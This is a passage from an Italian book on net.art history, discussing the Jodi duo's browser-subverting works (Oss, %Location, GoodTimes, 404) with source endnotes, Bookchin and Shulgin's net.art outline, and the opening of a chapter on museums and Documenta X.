Abbiamo visto come molti artisti impiegassero le proprietà figurative dei caratteri Ascii per rappresentare immagini fisse o in movimento. Tuttavia l'Ascii può essere impiegato anche in modo non figurativo, ma pur sempre con un'intenzionalità estetico-politica. A dimostrarlo c'è Jodi <www.jodi.org>, un sito creato nel 1995 che presenta i caratteri e il codice come forme astratte, senza alcuna relazione con un contenuto narrativo. Jodi è il frutto di una sintesi, la fusione di due menti, l'olandese Joan Heemskerk e il belga Dirk Paesmans, residenti da qualche anno a Barcellona. Alle loro spalle, negli anni Ottanta, c'è un lungo percorso di sperimentazione con la fotografia, la videoarte e i videogiochi. Nel 1993, i due

lasciano l'Olanda per un periodo di formazione e "osservazione" a San José, nel cuore della Silicon Valley. Come ricorda Heemsmerk:

> Andammo lì per vedere come "vivono" tutte le cose della Apple, e tutti i software e le applicazioni, Photoshop, Macromind, Netscape. Che tipo di persone le fanno. Questo è molto interessante per noi. In qualche modo ci sentiamo veramente coinvolti, è una sorta di questione personale rivoltare Netscape da dentro a fuori, per esempio. Ho un'immagine in mente della gente che la crea. E non solo di come la fanno, ma anche di come la vedono negli Stati Uniti e in Canada. Come vedono la loro Internet. La "loro" Internet, lo puoi dire per certo.[22]

Tornati in Europa, Joan e Dirk iniziano a lavorare sull'idea di "rivoltare Netscape" creando un sito che contiene una serie di codici apparentemente errati e di soluzioni concettualmente innovative quanto esteticamente compatte. E così quando il navigatore si imbatte in *Oss* <http://oss.jodi.org>, il browser va in pezzi frammentandosi in una decina di finestrelle che schizzano all'impazzata da un lato all'altro dello schermo. L'uso estremo di un semplice codice Javascript crea le condizioni affinché la banale esperienza della navigazione si trasformi in una corsa a ostacoli. In un rapido susseguirsi di sperimentazioni tra il 1995 e il 2000, l'ignaro navigatore che si imbatte in Jodi dovrà confrontarsi con lunghi scroll di caratteri Ascii non formattati, messaggi di errore o di *Allarme virus*, pagine astratte che lampeggiano e "flickerano" apparentemente senza senso. La reazione più abituale è il panico:

> Riceviamo un enorme numero di e-mail da persone che si lamentano, che ci inviano grandi punti interrogativi. Ci dicono: "Che cos'è questa robaccia?" [...]. Le persone pensano: "Mi è entrato un virus nel computer" oppure "Che cosa sta succedendo al mio schermo?!" Poiché il sito è difficilmente comprensibile, ricevi queste reazioni brevi e dirette da persone nel panico.[23]

In altri casi, i navigatori pensano che Jodi sia stato creato da webmaster poco esperti:

> Nelle settimane immmediatamente successive al lancio del sito, ricevemmo diverse lamentele. La gente pensava seriamente che stessimo facendo degli errori e voleva aiutarci a correggerli. Ci inviavano e-mail che dicevano "Devi mettere questa tag prima di questo codice" o "Mi dispiace dirti che hai dimenticato questo comando sulla tua pagina". La prima pagina del

nostro sito, per esempio, è Ascii non formattato. Abbiamo scoperto per caso che era molto bella. Ma ancora riceviamo lamentele per questo.[24]

Ma c'è anche chi apprezza questo approccio caotico al codice e contribuisce attivamente a rinnovarlo:


> A volte le persone ci inviano dei codici utili. Qualcuno una volta ci ha inviato un applet di Java che abbiamo utilizzato effettivamente per il nostro sito. Siamo veramente grati per questo. Inoltre alcune persone ci incoraggiano molto. Ci dicono: "Vai, Jodi, vai. Crea più caos. Fai crashare il mio computer più spesso".[25]

La diversità delle reazioni nasce dal fatto che Jodi non spiega il suo lavoro, non lo contestualizza, non offre appigli. Il navigatore si trova a fronteggiarlo senza mediazioni, senza il feedback critico che accompagna la fruizione dell'arte nei musei. Tuttavia, dalle interviste concesse dai due autori, si evince che l'attenzione polemica nei confronti del browser nasce da una critica più generale all'ipertesto e dal rifiuto della metafora dell'impaginazione. Come spiegavano nel 1997 in un'intervista, a loro avviso lo schermo del computer non discende dal libro, ma dai videogiochi e dalla televisione:

> Quello che non abbiamo fatto sin dall'inizio è basare il nostro lavoro sul lay out. La pagina. Abbiamo a che fare con degli schermi. Ciò da cui possiamo imparare per capire come possiamo organizzare uno schermo è la tv, i giochi da computer e altri software. Non dall'impaginazione, non da un modo di creare un'ordine che prevede un titolo cicciotto e quindi un paragrafo, una Gif e altre due Gif vicino a esso ecc. Non sappiamo che farcene. Ci sono delle scelte obbligate nel software, che vengono stabilite sulle liste dei designer in California, del tipo che caratteristiche bisognerebbe aggiungere a Netscape, come puoi fare i table. Credono sia importante mettere due colonne di testo l'una vicino all'altra e cose come questa. A volte delle cose scivolano dentro, quasi per sbaglio, come in Netscape 2.0 (per i professionisti). Lì potevi avere un background che poteva cambiare ogni volta, background 1,2,3 ecc. Potresti farci dei grandi film. Lo potresti lasciar ruotare 10 volte in una stessa sequenza. Con Netscape 3.0 hanno deciso di eliminare questa funzione. Veniva molto usata in rete. La prima parte del nostro Binhex si basava su di essa. Hanno pensato che si trattasse di un bug. Io non ci vedo alcun bug. Era solo un effetto di libera animazione, che era lì. Minacciava la stabilità del lay out troppo facilmente. Così lo hanno eliminato. Troviamo altre cose per giocare allora. Ci sono alcuni fondamenti dell'Html che non cambieranno mai, con cui puoi ancora evitare questo approccio classico.[26]

La polemica verso la progettazione standard dei browser – finalizzata al consumo di contenuti rigidi – si esprime in una serie di interventi in cui Jodi mette a confronto la superficie delle pagine Html con il codice sorgente delle stesse. In *%Location* <wwwwwwwww.jodi.org>,[27] le lunghe sbrodolate di caratteri apparentemente prive di senso possono essere "comprese" solo visualizzando il sorgente del file Html, che contiene una colonna di disegni Ascii perfettamente figurativi. A prima vista Jodi si rifiuta di inserire tutte le istruzioni necessarie – gli a capo e le spaziature – per convertire i disegni dal formato testuale originale a quello Html. In realtà basta scaricare la pagina e aprirla con un altro browser (Explorer invece di Netscape) per rendersi conto che anche le formattazioni del codice sorgente saltano. Come nota Saul Albert "con questa continua distruzione e ricostruzione di immagine e testo Jodi fa riferimento a tutte le traduzioni attraverso cui il documento è passato: l'immagine nella testa dell'autore, il segnale analogico che arriva al modem, il codice binario, i caratteri Ascii che formano l'immagine e infine il significato interno compreso dallo spettatore".[28]

In altri progetti come *GoodTimes*,[29] la pagina è composta da due tipi di immagini: quelle "di superficie" e quelle "di background", secondo una regolare opzione offerta dall'Html. Nelle diverse schermate che si succedono, l'immagine di superficie è in realtà quasi sempre una Gif trasparente, il che dà l'impressione che l'oggetto sia mancante. In questo modo, il testo inserito nella tag dell'Html per commentare l'immagine (il cosiddetto "Alternate") diviene leggibile. In questi commenti – che di solito sono destinati alla descrizione del contenuto dell'immagine – Jodi inserisce varie tag dell'Html come "img src=http://", rendendo così esplicito il gioco metatestuale. In altre schermate, invece, lo stesso effetto è ottenuto con un procedimento diametralmente opposto: le tag vengono "dimenticate" al di fuori degli apici, "<>", che il browser usa convenzionalmente per interpretare le istruzioni e divengono così visibili, rendendo liquida tutta la superficie testuale. Si crea così un

> gioco incrociato tra testo e immagine che illumina gli elementi tautologici nell'uso dell'Html. La pagina presentata nella finestra del browser è fragile e permeabile. I segni di marcatura lasciati dall'autore non sono usualmente visibili sulla superficie. Per rompere la superficie della pagina Web, bisogna semplicemente "vedere il documento sorgente" con cui l'utente può consultare il codice Html usato per scrivere la pagina. Questo testo contiene i riferimenti dei file, Javascript, note e, tautologicamente, il testo grezzo usato nella pagina.[30]

Jodi, *Havocs,* 1997

Jodi, *GoodTimes,* 1997


Utilizzando una grafica che fa affiorare il codice sorgente, Jodi conduce "un'esplorazione formalistica della riduzione del codice, mirata a una maggiore comprensione dei nostri comportamenti come utenti e giocatori".[31] È tramite le interferenze tra i due livelli testuali, che *GoodTimes* svela i meccanismi dell'Html e soprattutto il modo in cui vengono decodificati dai vari browser.

Vedremo in seguito come questo tipo di riflessione sia comune a molti artisti della Rete. Tuttavia, nel caso di Jodi la ricerca formale sugli errori del codice produce una vera e propria estetica, che sarà sempre immediatamente riconoscibile. Come nel caso di *404* <http://404.jodi.org>, un altro "classico" della net.art, lanciato dal duo nel 1996. Il sito prende a prestito uno degli errori più comuni della Rete, il 404 – o *file not found* – per offrire all'utente uno stimolante livello d'interazione. Diviso in tre aree, corrispondenti ai tre numeri (4-0-4) che appaiono sulla main page, *404* si presenta con una grafica infantile, quasi disarmante.

La prima area, *Unread*, è un lungo elenco di brevi stringhe di testo apparentemente prive di senso: frasi sconnesse e smozzicate, parole zoppe e grafici elementari ricordano il quaderno di un bambino alle prime armi con la scrittura. Un campo vuoto a fondo pagina, ci invita a dire la nostra. Non appena però si digita una frase, l'arcano si svela: le vocali che inseriamo nel campo non vengono rappresentate nell'elenco. È come se la tastiera facesse cilecca e perdesse cinque caratteri fondamentali (cnq crttr fndmntl). Ma visto che la tastiera del computer non si basa sui meccanismi della macchina da scrivere, si può solo dedurre che Jodi abbia inserito burlescamente un filtro (tecnicamente un programma Cgi),[32] che impedisce al browser di mostrare le vocali.

Ci si può rassegnare a questo alfabeto handicappato e imparare a scrivere e a leggere senza vocali come del resto fanno gli arabi. Oppure si può tentare di comunicare sfruttando le capacità visuali dei caratteri Ascii; o ancora, si possono digitare lettere accentate o altri segni grafici che sostituiscano le vocali. Essendo la lista frequentata da tutto il mondo, le soluzioni adottate dai visitatori sono le più diverse, e spesso riflettono i meccanismi di funzionamento delle varie lingue nazionali. Visto in questi termini *Bcd* è una sorta di esperanto macchinico, un tentativo di trovare una lingua comune a partire da una sottrazione, da una limitazione imposta da un software apparentemente difettoso se non "censorio".

L'area speculare si chiama *Unsent* e si basa sul principio, o meglio, sull'errore opposto. Anziché escludere le vocali fa saltare le consonanti. Le possibilità di lasciare un messaggio significativo sono in questo caso praticamente nulle. Si può giocare solo con cinque lettere, i numeri e pochi

Jodi, *404,* 1996

Tom Betts, *Dividebyzero,* 2001

altri simboli. Ogni volta che inviamo un blocco di testo, l'applicazione lo separa dal successivo con l'icona rappresentata da un coniglietto bianco, che funziona anche da link per tornare alla schermata principale.

La terza sezione di *404* si basa invece su un meccanismo diverso, rendendo visibile una lista di numeri Ip (Internet Protocol), che contrassegnano gli utenti collegati al sito. L'area Ip di 404 ci mostra così un'informazione banalissima – il nostro identificativo di Rete – ma che viene abitualmente celata dall'interfaccia del browser, perché considerata di scarso interesse o poco funzionale per la fruizione di contenuti.

L'influenza di *404* sul campo immaginario della net.art sarà notevole. Negli anni successivi esperimenti come *Dividebyzero* <www.nullpointer.co.uk/-/dividebyzero.htm> dell'inglese Tom Betts e <*Content=No Cache*> della brasiliana Giselle Beiguelmann <www.heise.de/tp/deutsch/kunst/nocache/nocache/index.htm> riprenderanno esplicitamente i messaggi di errore, ricombinandoli con la propria sensibilità estetica. Anche il filone della software art, come vedremo nel quarto capitolo, verrà chiaramente influenzato dal dissezionamento del browser operato da Jodi.

Note

[1] <www.georgewbushstore.com>.

[2] PageRank fu creato nel 1998 dagli studenti dottorandi di Stanford Larry Page e Sergey Brin. È divenuto in breve tempo l'algoritmo leader dei motori di ricerca.

[3] L'intera vicenda è riportata da un articolo di "Wired News": <www.wired.com/news/technology/0,1282,41401,00.html>. Lo stesso articolo ricorda come in passato uno sberleffo simile fosse toccato a Bill Gates (le parole associate in quel caso erano "Satan" ed "evil") o come la ricerca di siti pornografici sul motore Go.com rinviasse spesso al portale della Disney. In quest'ultimo caso, la spiegazione era assai curiosa: "Quando un sito porno ti chiede se hai almeno 18 anni – spiegava Ed Sullivan della Search Engine Watch – se rispondi "no", molti di loro ti rinviano, per schernirti, al sito della Disney". Il motore della Go aveva tenuto in considerazione i moltissimi links al sito della Disney e aveva finito per associare il sesso con Topolino e Paperino.

[4] La "locazione uniforme della risorsa" definisce univocamente l'indirizzo di un determinato oggetto sul Web.

[5] "Heath Bunting è in missione. Ma non chiedergli di definire di cosa si tratti. Il suo curriculum (ragazzo annoiato e hacker del pc negli anni Ottanta a Stevenage, artista del poster di strada e dei graffiti nonché pirata della radio a Bristol, organizzatore di Bbs e attivista della cultura digitale (o, definizione sua, artivista) a Londra (è pieno zeppo delle qualifiche necessarie a un cittadino sottoculturale

anni Novanta ma ciò che è interessante di Heath è che se vuoi descrivere a qualcuno che cosa fa veramente non c'è una comoda categoria in cui lo puoi infilare".
[6] Vuk Cosic, *Contemporary Ascii*, Ljubljana 2000.
[7] La concezione di *Centomila miliardi di poesie* risale al 1960. Il testo consisteva di dieci sonetti ognuno dei quali era composto da quattordici versi intercambiabili. Nell'opera a stampa, pubblicata da Gallimard nel 1961, Queneau spingeva al massimo le possibilità ipertestuali del mezzo cartaceo, facendo stampare ciascun sonetto sulle pagine dispari e ciascun verso su una strisciolina di carta indipendente. In questo modo il numero di combinazioni possibili era di 10 alla quattordicesima. Le istruzioni per l'uso di *100 000 000 000 000 di poesie* sono spiegate in Raymond Queneau, *Segni cifre e lettere*, Einaudi, Torino 1981.
[8] Al di là delle proprietà visuali del testo, i *cut-up* di Burroughs e Gysin erano un metodo compositivo che riprendeva il "fattore caso" introdotto dai dadaisti con le parole nel cappello e lo applicava a vari campi, dai testi ai collage di immagini. Tuttavia, liberando le parole dal significato preassegnato dall'autore "originale", si potevano scoprire nuovi significati e, di conseguenza, anche nuove possibilità iconiche. Cfr. *RE/Search: W.S. Burroughs, B. Gysin*, ShaKe Edizioni Underground, Milano 1992, pp. 130-135.
[9] Depero realizzò il Padiglione del Libro per la III Biennale di Arti Decorative di Monza nel 1927. Commissionato dalle case editrici Bestetti e Tumminelli e dai Fratelli Treves, il Padiglione, la cui forma corrispondeva perfettamente al contenuto, era un ottimo esempio di "architettura tipografica".
[10] Articolata nelle tre diverse versioni di Manhattan (1989), Amsterdam (1990) e Karlsruhe (1991) la *Legible City* di Jeffrey Shaw, era un'installazione che permetteva di esplorare, pedalando su una bicicletta statica, una mappa simulata della città, i cui edifici erano costituiti da caratteri tridimensionali generati al computer. Per spostarsi nelle tre diverse città fatte di parole occorreva quindi collegare l'esercizio della lettura a quello fisico. Nella versione di Manhattan venivano raccontate otto diverse storie nella forma di monologhi dell'ex sindaco Koch, del miliardario Donald Trump, dell'architetto Frank Loyd Wright e di altri personaggi. Nelle versioni di Amsterdam e Karlsruhe, le lettere tridimensionali riproducevano perfettamente in scala gli edifici originali.
[11] Il boom degli home computer (Commodore 64 e Zx Spectrum su tutti) aveva contribuito, nel corso degli anni Ottanta, a far emergere una scena estremamente diffusa di smanettoni che realizzavano brevi animazioni in Ascii, circolanti attraverso Bbs e canali di distribuzione al limite della legalità (come il circuito dei videogames pirata).
[12] Il carattere non proprietario dell'algoritmo Xpm consente di accedere alle informazioni fondamentali per reinterpretare l'algoritmo stesso. Nei formati proprietari (Psd, Tiff, Jpeg ecc), invece, tali informazioni sono inaccessibili e non permettono di capire quindi i valori che corrispondono ai pixel.
[13] *Form Art* ha ricevuto una menzione d'onore nella categoria *.net* dell'Ars Electronica Festival del 1997.
[14] Il Next Five Minutes è uno dei festival più importanti per il maturare della cultura di rete. Approfondiremo il tema nell'ultimo capitolo.
[15] L'homepage delle Aalib è <http://aa-project.sourceforge.net/index.html>.
[16] *Blinkenlights* è un termine in falso tedesco (secondo uno slang tecnico coniato dagli hacker già negli anni Sessanta) che indica le luci di status di un computer, di

un modem o di un hub. Nel settembre-ottobre 2002 *Blinkenlights* è stato trasferito a Parigi, dove è stato trasformato in *Arcade*, un'installazione che ha trasformato l'edificio della Biblioteca Nazionale in uno schermo di 20x26 finestre per una matrice di 520 pixel.

[17] Lev Manovich, *Cinema by Numbers*, *Ascii Films by Vuk Cosic*, in *Contemporary Ascii*, cit., p. 9.

[18] A loro volta le telestampanti erano un sistema telegrafico del XX secolo, che traduceva l'input proveniente da una macchina da scrivere in una serie di impulsi elettrici codificati, che viaggiavano lungo le linee di comunicazione fino a un sistema ricevente in grado di decodificare gli impulsi e stamparli su carta. Introdotte negli anni Venti, le telestampanti (come il telex) rimasero in uso fino agli anni Ottanta quando vennero rimpiazzate dai fax e dai network telematici. Cfr. Lev Manovich, *Cinema by Numbers*, cit., pp. 10-11.

[19] Florian Cramer, *Digital Code and literary text*, in "American Book Review", 27 Settembre 2001, <userpage.fu-berlin.de/~cantsin/homepage/#softwareart>.

[20] "Alcune persone mi hanno detto di aver utilizzato la matrice visiva prodotta dall'Hascii cam come codice per crittare": Jaromil all'Hackmeeting 2000, tenutosi al Forte Prenestino di Roma.

[21] Dirk Paesmans in Tilman Baumgärtel, *We love your computer. An interview with Jodi*, "Intelligent Agent", 1998, <www.intelligentagent.com/archive/spring_jodi.html>.

[22] Dirk Paesmans in Josephine Bosma, *Interview with Jodi*, "Nettime", 16/03/1997, <http://amsterdam.nettime.org/Lists-Archives/nettime-l-9703/msg00088.html>.

[23] Joan Heemskerk in Josephine Bosma, *Interview with Jodi*, cit.

[24] Dirk Paesmans in *We love your computer*, cit.

[25] Ibid.

[26] Dirk Paesmans in Josephine Bosma, *Interview with Jodi*, cit.

[27] Una versione più completa di *%Location*, con molto più schermate, è disponibile sul sito <http://0100101110101101.org/home/copies/jodi.org/location/index.html>.

[28] Saul Albert, <http://art.teleportacia.org/about/about_jodi.html>.

[29] "L'originale" di *GoodTimes* è ormai offline, ma se ne può trovare una copia perfetta all'indirizzo <http://0100101110101101.org/home/copies/jodi.org/goodtimes/>.

[30] Saul Albert, *Interactivity, Image, Text, and Context within Jodi.org*, "Nettime", 4/4/1998, <http://amsterdam.nettime.org/Lists-Archives/nettime-l-9804/msg00015.html>.

[31] Dirk Paesmans in Tilman Baumgärtel, *[net.art 2.0]*, cit., p. 173.

[32] Cgi sta per Common Gateway Interface e indica un programma che si usa per raccogliere dati inviati dal navigatore al server ospitante attraverso un'interfaccia Web.

INTRODUZIONE ALLA NET.ART (1994-1999)

Natalie Bookchin, Alexei Shulgin
www.easylife.org/netart

1. La net.art a prima vista

A. L'ultima forma di modernismo

1. Definizione
   a. net.art è un termine autoreferenziale creato da un pezzo di software malfunzionante, originariamente utilizzato per descrivere un'attività estetica e comunicativa su internet.
   b. i net.artisti hanno tentato di abbattere le discipline autonome e le categorizzazioni sorpassate affibbiate a varie pratiche di attivismo.

2. 0% compromessi
   a. Mantenendo l'indipendenza dalle burocrazie istituzionali.
   b. Lavorando senza marginalizzarsi e raggiungendo concretamente pubblico, comunicazione, dialogo e divertimento.
   c. Aprendo linee di fuga dai valori sclerotizzati che promanano da sistemi strutturati di teorie e ideologie.
   d. T.A.Z. (zone temporaneamente autonome) di fine anni '90: anarchia e spontaneismo.

3. La pratica al di sopra della teoria
   a. L'obiettivo utopico di colmare la distanza sempre più ampia tra arte e vita quotidiana, forse, per la prima volta, è stato conseguito ed è diventato una pratica reale quotidiana, persino di routine.
   b. Oltre la critica istituzionale: come un artista/individuo possa essere uguale e sullo stesso piano di qualsiasi istituzione o azienda.
   c. La morte pratica dell'autore.

B. Caratteristiche specifiche della net.art

1. Formazione di comunità di artisti attraverso le nazioni e le discipline.
2. Investimento senza interesse materiale.
3. Collaborazione senza premure per l'appropriazione di idee.
4. Privilegiare la comunicazione sulla rappresentazione.
5. Immediatezza.
6. Immaterialità.
7. Temporalità.
8. Azione basata sul processo.
9. Gioco e performance senza preoccupazione o timore per le conseguenze storiche.
10. Parassitismo come Strategia
    a. Movimento dal terreno di coltura iniziale della rete.
    b. Espansione nelle infrastrutture a rete della vita reale.
11. Cancellare i confini tra pubblico e privato.

12. Tutto in uno:
    a. Internet come mezzo di produzione, pubblicazione, distribuzione, promozione, dialogo, consumo e critica.
    b. Disintegrazione e trasformazione dell'artista, del curatore, dell'amico di penna, del pubblico, della galleria, del teorico, del collezionista e del museo.

2. Breve guida al fai da te della net.art

A. Preparare l'ambiente

1. Avere accesso a un computer con la seguente configurazione:
   a. Macintosh con processore 68040 o superiore (o PC con processore 486 o superiore).
   b. Almeno 8 MB di RAM.
   c. Modem o altra connessione a internet.

2. Requisiti software
   a. Editor di testi.
   b. Processore di immagini.
   c. Almeno uno dei seguenti client internet: Netscape, Eudora, Fetch, ecc.).
   d. Editor di suoni o video (opzionale).

B. Scegliere la modalità

1. Basata sul contenuto
2. Formale
3. Ironica
4. Poetica
5. Attivista

C. Scegliere il genere

1. Sovversione
2. La Rete come oggetto
3. Interazione
4. Streaming
5. Diario di viaggio
6. Collaborazione in telepresenza
7. Motore di ricerca
8. Sesso
9. Narrazione
10. Beffe e costruzione di false identità
11. Produzione e/o decostruzione di interfacce
12. ASCII Art
13. Browser Art, Software Art online.
14. Form Art
15. Ambienti interattivi multi-utente.
16. CUSeeMe, IRC, Email, ICQ, Mailing List Art

D. Produzione

3. Cose da sapere

A. Status attuale

1. La net.art sta affrontando grandi trasformazioni come risultato del suo nuovo status e del riconoscimento istituzionale.
2. Quindi la net.art sta mutando in una disciplina autonoma con tutto il corollario di: teorici, curatori, dipartimenti di musei, specialisti e consigli di direzione.

B. Materializzazione e decesso

1. Movimento dall'impermanenza, immaterialità e immediatezza alla materializzazione.
   a. Produzione di oggetti, esposizioni in galleria
   b. Archiviazione e conservazione

2. Interfaccia con le istituzioni: il loop culturale
   a. Lavorare fuori dall'istituzione
   b. Denunciare la corruzione dell'istituzione
   c. Sfidare l'istituzione
   d. Sovvertire l'istituzione
   e. Fare di se stessi un'istituzione
   f. Attirare l'attenzione dell'istituzione
   g. Ripensare l'istituzione
   h.Lavorare dentro l'istituzione

3. Interfaccia con le aziende: aggiornamento
   a. Esigenza di seguire la scia della produzione aziendale per rimanere aggiornati e visibili
   b. Utilizzazione di strategie artistiche radicali per la promozione di prodotti

4. Consigli utili per il net.artista moderno di successo

A. Tecniche promozionali

1. Frequentare e partecipare ai grandi festival di media art, conferenze ed esibizioni
   a. fisiche
   b. virtuali
2. Non ammettere mai e in nessuna circostanza di aver pagato biglietti di ingresso, spese di viaggio o sistemazioni alberghiere
3. Evitare le forme di pubblicità tradizionali, per esempio i biglietti da visita
4. Non confessare subito un'affiliazione istituzionale
5. Creare e controllare la propria mitologia
6. Contraddirsi periodicamente in email, articoli, interviste e conversazioni informali.
7. Essere sinceri.
8. Scioccare
9. Sovvertire (sé e gli altri)

10. Restare coerenti nell'immagine e nelle opere.

B. Indicatori di successo: Aggiornamento 2

1. Larghezza di banda
2. Ragazze o ragazzi
3. Contatti sui motori di ricerca
4. Contatti sui propri siti
5. Link ai propri siti
6. Inviti
7. Email
8. Biglietti aerei
9. Soldi

5. Appendice utopica (dopo la net.art)

A. Le attività creative individuali, piuttosto che l'affiliazione a un movimento artistico di tendenza, assumono il valore principale.

1. In gran parte, come risultato della distribuzione orizzontale, piuttosto che verticale, dell'informazione su Internet.
2. Impedendo così che una sola voce dominante si erga al disopra di espressioni multiple, diverse e simultanee.

B. Nascita di un Artigiano

1. Costituzione di organizzazioni che evitano la promozione di nomi propri.
2. Superamento delle istituzioni artistiche per rivolgersi direttamente a prodotti aziendali, media ufficiali, sensibilità creative e ideologie egemoniche.
   a. Senza annunciarlo
   b. Senza essere invitati
   c. Inatteso.
3. Nessuna ulteriore necessità di usare i termini "arte" o "politica" per legittimare, giustificare o scusare le proprie attività.

C. Internet dopo la net.art

1. Un centro commerciale, un pornoshop e un museo.
2. Una risorsa utile, uno strumento, un luogo e un punto d'incontro per un artigiano
   a. Che muta e si trasforma astutamente e velocemente quanto ciò che tenta di consumarla.
   b. Che non teme né accetta etichette o mancanza di etichette.
   c. Che lavora liberamente in forme completamente nuove insieme con più datate forme tradizionali.
   d. Che comprende la continua e urgente necessità di libera comunicazione bi- e multi-direzionale, oltre la rappresentazione.

3

Le estensioni possibili

Tra il 1996 e il 1997, i grandi festival dell'arte contemporanea e i musei più aperti alle nuove tendenze iniziano a dedicare ampio spazio ai fermenti che agitano le reti: Ars Electronica, l'Isea, Documenta, il Walker Art Center di Minneapolis e altre realtà istituzionali spostano la loro attenzione dalla generica *art on the net* alla net.art vera e propria. Da parte dei curatori più attenti all'innovazione c'è già la percezione che la net.art stia per giocare un ruolo determinante nel panorama delle arti contemporanee. Nessuno vuole lasciarsi sfuggire l'occasione di fare da apripista.

Certo, la net.art pone dei problemi di adattamento e contestualizzazione non indifferenti. A partire dal complesso rapporto tra le esigenze espositive di un museo e l'esperienza del networking, difficilmente rappresentabile o reificabile. Ci si chiede, insomma, se sia possibile comunicare "l'arte di fare network" a un pubblico che ha una scarsa dimestichezza con le pratiche di collaborazione remota. Come trasferire il medium della net.art dentro lo spazio fisico del museo? Per quale ragione un visitatore dovrebbe consultare un progetto *Internet-based* in un luogo pubblico, quando lo può fare comodamente da casa propria?

L'interfaccia che mette in relazione il mondo online con quello offline diviene dunque la chiave di volta fondamentale. Solo individuando metafore e strumenti che rendano l'esperienza del networking accessibile a un pubblico più ampio, il sistema (operativo) dell'arte dimostrerà di non essere obsoleto.

Si prenda la decima edizione di Documenta. Inaugurata a Kassel, in

Germania, il 28 giugno del 1997, dedica un ampio spazio ai nuovi media, attraverso un'intera sezione denominata *Hybrid Workspace*. Documenta X sancisce quindi l'avvenuto riconoscimento istituzionale della net.art, includendo nel catalogo ufficiale una serie di lavori inerenti la Rete, fortemente voluti dalla curatrice Catharine David. Lo spazio espositivo si caratterizza come un ambiente asettico, di tipo lavorativo, mentre i progetti di artisti come Jodi vengono trasferiti sul disco fisso del computer. In questo modo si evita che i visitatori possano surfare liberamente – facendo saltare i siti selezionati dai curatori – ma si sottrae la net.art al suo medium originario. Questa opera di decontestualizzazione riceve diverse critiche, e l'*Hybrid Workspace* si trasforma soprattutto in uno spazio per le polemiche. Il fallimento di Documenta X non significa, però, che il rapporto tra net.art e istituzioni artistiche sia esaurito. In alcuni casi, come vedremo tra breve, il museo punta sull'esibizione esclusivamente online. In altri presenta complesse interfacce tra mondo fisico e mondo della Rete, in altri ancora le separa nettamente.[1] Nella maggior parte dei casi, il concetto di esibizione sarà rimpiazzato da festival in cui la presentazione dei lavori verrà affidata agli artisti stessi e a una serie di workshop pratici.

In ogni caso, anche la net.art, malgrado alcune dichiarazioni di estraneità e di alterità ("Ci chiameremo ancora artisti?" si domandava Shulgin nel '96) si appresta a un inevitabile confronto con il sistema dell'arte e con le sue istituzioni. Una contraddizione ereditata dalle avanguardie storiche, ma che viene affrontata in modo meno dialettico e frontale di quanto non avessero fatto le avanguardie più politicizzate. I net.artisti, infatti, sembrano avere chiari fin dall'inizio i meccanismi di funzionamento e di autolegittimazione del sistema dell'arte e li usano smaliziatamente per attaccarlo e contaminarlo dall'interno. Molti di loro si faranno quindi carico di espandere il ventaglio di estensioni possibili, rimettendo continuamente in discussione i confini della nascente disciplina e rifiutando *de facto* di di essere confinati in uno dei tanti sottogeneri dell'arte contemporanea. Una delle tecniche di spaesamento più comuni è quella del gioco identitario, di cui forniamo diversi esempi in questo capitolo.

Female Extension

